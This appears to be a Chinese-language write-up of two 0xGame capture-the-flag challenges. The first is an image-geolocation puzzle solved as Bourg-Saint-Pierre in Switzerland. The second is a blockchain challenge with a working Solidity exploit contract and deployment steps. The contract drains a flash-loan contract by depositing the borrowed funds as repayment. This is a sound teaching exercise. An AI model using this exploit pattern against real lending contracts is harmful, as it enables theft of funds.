
图寻题，就是要求找出图片中的地方

flag格式：0xGame{国家_州_区_城市}，全英文，每个单词首字母大写，若地名中有空格则用-隔开。
例如：0xGame{Germany_Bavaria_Upper-Bavaria_Munich}

其实不难看出来，底下还有个google的logo没能删掉，这个地方其实可以在google map上找到原图。将图片放大，可以看到远处建筑物上标着的super st bernard，在google map上一搜就有。位置差不多在45.90°N，7.19°E左右。



可以查看实景



国家是瑞士不用多说，剩下的可以在维基百科上找到，改成英文即可

城市原文	城市	区	州
Bourg-Saint-Pierre	圣皮埃尔堡	昂特勒蒙区	瓦莱州

0xGame{Switzerland_Valais_Entremont_Bourg-Saint-Pierre}

BLOCKCHAIN

theft

通过在execute中执行deposit，来替代还款，从而可以达到借了就还但是自己的余额越来越多

Exp:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

interface FlashLoan {
    function deposit() external payable;
    function withdraw() external;
    function flashLoan(uint256 amount) external;
}

contract Exp {
    FlashLoan public FL;

    constructor(address _addr) {
        FL = FlashLoan(_addr);
    }

    function attack() external {
        for(int i = 0; i < 9; i++){
            FL.flashLoan(100 ether);
        }
        FL.flashLoan(99 ether);
    }

    function execute() external payable {
        FL.deposit{value: msg.value}();
    }
}
```

先at address部署Setup.sol获取target地址，然后填入构造函数部署再调用attack即可